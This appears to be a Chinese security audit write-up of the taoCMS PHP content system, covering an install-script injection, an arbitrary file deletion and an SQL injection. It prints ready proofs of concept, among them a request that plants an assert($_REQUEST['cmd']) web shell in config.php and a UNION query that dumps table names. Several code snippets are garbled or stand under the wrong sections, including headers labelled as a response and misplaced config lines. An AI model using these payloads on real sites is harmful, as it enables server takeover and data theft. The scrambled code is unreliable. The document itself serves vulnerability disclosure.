


奇安信攻防社区 - taocms 审计

install/getshell

直接看 /install.php#24



```
api.php x PHP install.php x PHP config.php x
db_name
echo 'htaccess文件无写权限，这可能会影响自定义URL的效果<br />';
}

if(file_exists( filename: 'data/install.lock')){
    die('已经安装过，如需重新安装，请删除data目录下的install.lock文件');
}

include "config.php";
$permits=array();
$db_name=!empty($_POST['db_name'])?$_POST['db_name']:DB_NAME;
$db=!empty($_POST['db'])?ucfirst($_POST['db']):DB;
include SYS_ROOT.INC.'Model/Base.php';
define('RUNONSAE',defined( name: 'SAE_TMP_PATH' ));
$baedbip=getenv( varname: 'HTTP_BAE_ENV_ADDR_SQL_IP' );
define('RUNONBAE',!empty( $baedbip ) );
if(RUNONSAE||RUNONBAE){
    // $db_name='';
```

```
$tb=TB;  
$db='Mysql';
```

判断是否有 POST 传入 db_name，如果有的话就会赋值给 \$db_name 参数，如果没有就会赋值默认的值，跟进 /config.php#16

```
define('DB_NAME', 'data/blog.db');
```

回到 install.php，接着需要往下找到将 POST 传入的值重新覆盖传回到 config.php 的代码，在文件中接着搜索，在 234 行

```
$configs=file_get_contents('config.php');
```

可以看到这里先调用 file_get_contents 读取了配置文件当中的内容，接着调用了 str_replace 将默认值替换了 POST 中传入的参数值，这里其实三个参数都能够写入 shell 文件，这里对 db_name 进行写入 shell; 除此之外这里还会在 data 文件夹下生成 install.lock 锁文件，作为是否安装过的判断条件

很容易就得到了 poc，只需要进行闭合符号，再插入 shell 就可以了

```
$_POST['tb']&&$configs=str_replace('define('TB', ''.$_POST['tb']);','define('TB', ''.$_POST['tb']).');',$configs);
```

```
HTTP/1.1 200 OK
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Origin: http://localhost
DNT: 1
Connection: close
Referer: http://localhost/install.php
Cookie: PHPSESSID=qf5nuu8gqd6p67pv7p69c3kcg6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

db=Mysql&db_name=|127.0.0.1:3306|root|123456|taocms|';assert($_REQUEST['cmd']);//&
tb=cms_&Submit=?????????¤????$????é????é????????????taoCMS??????

默认<font color="red">
用户名admin 默认密码tao
</font>
, 请登陆后台后设置网站地址和生成栏目缓存, 谢谢(建议安装成功后删除本文
<hr />
你可能想去:<a href='./admin' target='_blank'>本站管理后台</a>
<a href='./' target='_blank'>本站网站首页</a>
| <a href='http://www.taocms.org' target='_blank'>taoCMS官方站
<a href='http://taobbs.sinaapp.com/' target='_blank'>taoCM
<hr />
<center style="font-size:13px;color:gray;">
Powered By <a href="http://www.taocms.org" target="_blank" style="color:gray;">taoCMS</a>
, taoCMS是一款小巧免费开源的CMS系统
</center>
</div>
</body>

</html>
<script>
function $(obj) {
0 matches
```

The screenshot shows a web browser window with the URL `localhost/config.php?cmd=phpinfo()`. The page title is "PHP Version 5.4.45". On the right side, there is the classic PHP logo. Below the title, there is a table containing various PHP configuration parameters:

System	Windows NT DESKTOP-2JV12RE 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=..\\obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpStudy\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files	(none)

Delete any file

先给出 poc

```
$_POST['db']&&$configs=str_replace('define('DB', '\'.DB.\');','define('DB', '\'.${_POST['db']}.\');',$configs);
```

admin/admin.php#17

```
8 //请登录
9 if(!Base::checkadmin()&&$ctrl!='login'&&$ctrl!='checkUser'){
10     Base::showmessage( msg: '', url: "index.php?action=login", auto: 1);
11 }
12 $referInfo=parse_url($_SERVER['HTTP_REFERER']);
13 $referHost=isset($referInfo['port'])? "{$referInfo['host']}":{$referInfo['port']}
14 if($referHost !== $_SERVER['HTTP_HOST']&&$ctrl!='login'){
15     Base::showmessage( msg: 'refer error', url: 'admin.php?action=frame&ctrl=lo
16 }
17 if(Base::catauth($action)){
18     if(class_exists($action)){
19         $model=new $action($action,$id);
20         if (method_exists($action,$ctrl)) {
21             $model->$ctrl();
22         }
23     }
24 }
```

先会调用 Base 类中的 catauth 方法对 \$action 参数进行判断，之后会判断是否存在相应的类，如果存在的话就实例化该

类会赋值给 \$model， 并且会判断 \$ctrl 方法是否存在与 \$action 类中， 存在的话就会调用类中无参方法

```
        static function catauth($action){
            var_dump($_SESSION[TB.'admin_level']);  
            if($_SESSION[TB.'admin_level']=='admincat'){
                return in_array($action, array('cms', 'frame', 'user', 'admin'))?true:false;
            }
            return true;
        }
```

include/Model/Base.php#119，通过调试发现 \$_SESSION[TB.'admin_level']=admin， 所以返回值为 true 恒成立，所以上面的代码逻辑会接着往下走

根据 poc，继续来跟代码

传入的 \$action=file，定位到类文件 include/Model/File.php

```
<?php  
class File{  
    public $table;  
    public $tpl;  
    public $path;  
    public $realpath;  
    function __construct($table,$id=0){  
        $this->table=$table;  
    }  
}
```

```
        $this->path=$_REQUEST['path'];
        $this->realpath=SYS_ROOT.$this->path;
        $this->tpl=new Template();
    }
```

根据 File 类的构造方法，以及前面传入的参数，`$id` 是可控的，但是没有赋值默认为 0，`$table` 即是 `$action=file`，接着这里会对指定文件的真实路径进行拼接，这里的 `SYS_ROOT` 就是整个项目的绝对磁盘路径，这里是 `D:/phpStudy/www/` 往下看到调用的 `del` 方法

```
function del(){
    $path=$this->realpath;
    if(!is_writable($path))Base::showmessage( msg: '无删除权限');
    if(is_dir($path)){
        if(count(scandir($path))>2)
            Base::showmessage( msg: '目录非空,不能删除');
        rmdir($path);
    }else{
        unlink($path);
    }
    $info=pathinfo($this->path);
```

这里会对指定绝对路径要删除的文件的全选进行判断，并且如果是文件夹的话会遍历文件夹并判断文件夹是否为空，之后就会直接进行删除的操作，加上目录穿越就可以进行任意文件删除了。任意文件删除复现不好截图，就不放了。

SQL Injection

poc

```
# POST /file?name=1%0d%0a%0d%0a--%0d%0a HTTP/1.1
# User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
# Host: 127.0.0.1:80
# Content-Type: application/x-www-form-urlencoded
# Content-Length: 100
```

```
$_POST['db_name'] && $configs=str_replace('define(DB_NAME, \'\'.DB_NAME.\''), define(DB_NAME, \'\'. $_POST  
['db_name']. '\');', $configs);
```

根据 poc 来进行分析

include\Model\CMS.php#112

```
        }  
        $eachpage=EACHPAGE;  
        $addsql=' ';  
        $addsql.=($_GET['name']!='')?(' and name like "%'.$_GET['name'].'%"'):'';  
        $addsql.=($_GET['cat'])?(' and cat = '.$_GET['cat']):'';  
        $addsql.=($_GET['status']!='')?(' and status = '.$_GET['status']):'';  
  
        $totaldata=$this->db->getlist(TB."cms", '1=1'.$addsql, "count(*)");  
        var_dump($totaldata);  
        $total=$totaldata[0]['count(*)'];  
        $page=$_GET['p'];  
        $uppage=$page>0?$page-1:0;  
        $downpage=($page+1)*$eachpage<$total?$page+1:$page;  
        $list=$this->db->getlist(TB."cms", '1=1'.$addsql, "*", $eachpage*$page.' , '.$eachpage, "order  
include($this->tbl->myTbl('tblname', 'tblname', $this->table));
```

name,cat,status 三个参数都由 GET 传入，都可控，直接来看调用的 DB 类中的 getlist 方法

include/Db/Mysql.php#60

```
        return mysqli_fetch_array($query,$result_type),  
    }  
    function getlist($table,$wheres = "1=1", $columns = '*', $limits = '20', $orderbys="id DESC"){  
        var_dump( expression: "select ".$columns." from ".$table." where ".$wheres." ORDER BY ".$orderbys);  
        $query = $this->query( sql: "select ".$columns." from ".$table." where ".$wheres." ORDER BY ".$orderbys);  
        while($rs = $this->fetch_array($query)){  
            $datas[] = Base::magic2word($rs);  
        }  
        var_dump($datas);  
        return $datas ;  
    }  
}
```

调用的方法除了前三个参数是由前面调用时传入的参数覆盖的，其他两个参数为默认值，调试输出了最后的sql查询语句

```
file_put_contents('config.php', $configs);
```

这里sql执行完之后会调用Base类中的magic2word方法，对结果是否为数组进行判断，如果是数组就会存入新的数组并且返回赋值给\$datas数组，打印该数组可以发现注入的语句已经成功执行并返回了结果



GET /admin/admin.php?name=-1"+union+select+group_concat(table_name)+from+information_schema.tables+where+table_schema%3ddatabase()%23&cat=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://localhost/admin/admin.php?name=123%27or+1%3D1%23&cat=0&status=&action=cms&ctrl=lists&submit=%E6%9F%A5%E8%AF%A2
Cookie: PHPSESSID=qf5nuu8gqd6p67pv7p69c3kcg6
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

```

14 [0]=>
15 array(1) {
16 ["count(*)"]=>
17 string(1) "0"
18 }
19 [1]=>
20 array(1) {
21 ["count(*)"]=>
22 string(79) "cms_admin,cms_category,cms cms,cms_comment,cms_link,cms_relations,cms_re:
23 }
24 )
25 NULL
26 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR.
27 <html xmlns="http://www.w3.org/1999/xhtml">
28 <head>
29   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
30   <title>
31     taoCMS后台管理
32   </title>
33   <link href="template/images/common.css" rel="stylesheet" type="text/css" />
34   <script type="text/javascript" src="template/images/common.js">
35   </script>
36 </head>
37 <body>
38   <div>
39     <h1>taoCMS后台管理</h1>
40     <p>欢迎使用 taoCMS 后台管理面板。</p>
41     <ul>
42       <li>文章管理</li>
43       <li>分类管理</li>
44       <li>评论管理</li>
45       <li>链接管理</li>
46       <li>关系管理</li>
47     </ul>
48   </div>
49 </body>
50 </html>

```

之后就可以修改语句进行爆字段值等操作了，由于这里本身是不会有返回结果的，所以需要进行盲注脚本碰撞或者用 sqlmap 才能够进行利用，还有别处 sql 注入就不一一分析了。

备注：上述漏洞均已在最新版修复，在 github 相应的 issue 下 cms 作者已作出回复。

